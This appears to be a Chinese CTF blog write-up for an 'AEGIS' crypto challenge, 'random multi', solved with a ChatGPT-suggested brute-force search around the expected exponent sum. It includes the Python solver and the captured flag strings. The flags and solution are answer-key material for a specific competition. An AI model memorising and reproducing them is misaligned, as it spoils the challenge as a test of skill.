

AEGIS{y0u_mu57_m4k3_m0r3_u53_0f_un10n_4ll_53l3c7_a3c4a8a7}Crypto
random multi
沒有很想寫 Crypto 所以給 Chatgpt 讀題目,我超爛 QQ
總之 Chatgpt 的意思就是:
pool 裡的數都是 11 的不同冪(或 1),因此整個隨機乘法生成的 a 可以寫成 11^E(mod p),E 是選到各冪的指數總和。每次從 pool 選一個冪次視為一個隨機變數,E 是 n 次獨立抽樣的總和;依中央極限定理,E 會集中在期望值 mean_total 附近(± 幾個標準差)。
先計算單次期望與變異數,得到 mean_total 與 std_total;在 mean_total ± R 的範圍內窄幅暴力搜尋候選 E。對每個 E 計算 a = 11^E mod p,取 a 的模逆 a^-1,然後 flag_long = c * a^-1 mod p,再轉成 bytes 並檢查是否像可讀 flag 。
—> 利用機率分布把搜尋空間縮小到集中區間
上學期剛死去的記憶正在攻擊我 w
from Crypto.Util.number import long_to_bytes, inverseimport mathfrom tqdm import tqdm
p = 10270690747750681275848519156345460292282442776941950362299330027993038338823977542405725333740052688659124663537769686180834450426957439995949108234020121c = 6211227177504225821131033803784639291621321097309823976872498717139250997486591939973272963659554090619408357034740836341244321284116105064793564676501364
pool = [11, 11, 2357947691, 19487171, 1, 1, 1, 1, 2357947691, 14641, 14641, 14641,11, 14641, 214358881, 214358881, 14641, 1, 1771561, 14641, 214358881, 19487171,11, 214358881, 14641, 121, 11, 14641, 161051, 161051, 1331, 161051, 11, 14641,19487171, 214358881, 19487171, 121, 19487171, 1, 1331, 161051, 19487171, 19487171,161051, 161051, 2357947691, 2357947691, 11, 1331, 14641, 11, 11, 19487171, 161051]
# map each pool value -> exponent of base 11 (all pool values are 11^k or 1)exp_map = {1:0, 11:1, 121:2, 1331:3, 14641:4, 161051:5, 1771561:6, 19487171:7, 214358881:8, 2357947691:9}exps = [exp_map[x] for x in pool]
# parametersn = 7691640804
# 計算單次期望值與變異數(用來估計總和的分布)mean_single = sum(exps)/len(exps)var_single = sum((e-mean_single)**2 for e in exps)/len(exps)mean_total = mean_single * nstd_total = math.sqrt(var_single * n)
print("單次期望 (mean_single) =", mean_single)print("總期望 (mean_total) ≈", int(mean_total))print("總 sigma (std_total) ≈", int(std_total))
# 搜尋範圍參數# 從 mean_total - R 到 mean_total + R 嘗試# 初始 R = 1_000_000R = 1_000_000
start = int(mean_total) - Rend = int(mean_total) + R
print(f"搜尋範圍 E ∈ [{start}, {end}] (共 {end-start+1} 項)")
def looks_like_flag(b: bytes) -> bool: try: s = b.decode('utf-8') except: return False printable = sum(1 for ch in s if 32 <= ord(ch) < 127) if printable < 0.8 * len(s): return False if "flag" in s.lower() or "CTF" in s or "{" in s and "}" in s: return True if len(s) <= 100 and all(32 <= ord(ch) < 127 for ch in s): return True return False
found = []base = 11mod = pinv_cache = {} # optional cache for inverses (not necessary here)for E in tqdm(range(start, end+1)): a = pow(base, E, mod) try: a_inv = inverse(a, mod) except ValueError: continue flag_long = (c * a_inv) % mod try: flag_bytes = long_to_bytes(flag_long) except Exception: continue if len(flag_bytes) == 0: continue if looks_like_flag(flag_bytes): s = flag_bytes print("---- FOUND candidate ----") print("E =", E) print(s) found.append((E, s))
if not found: print("在設定範圍內未找到 flag。")else: print("可能的結果數量:", len(found)) for E, s in found: print("E =", E, "->", s)我原本做好跟 ChatGPT 吵架的準備了,但成功得到 flag

AEGIS{1f_y0u_kn0w_1094217hm_1094217hm_w111_h31p_y0u}這次還是有一種「別鬧了回家吧」的無力感 (╥﹏╥)
加上最近又特別忙,蠻容易破防的(?)
好累,整理完 writeup 再休息
下次…應該會繼續吧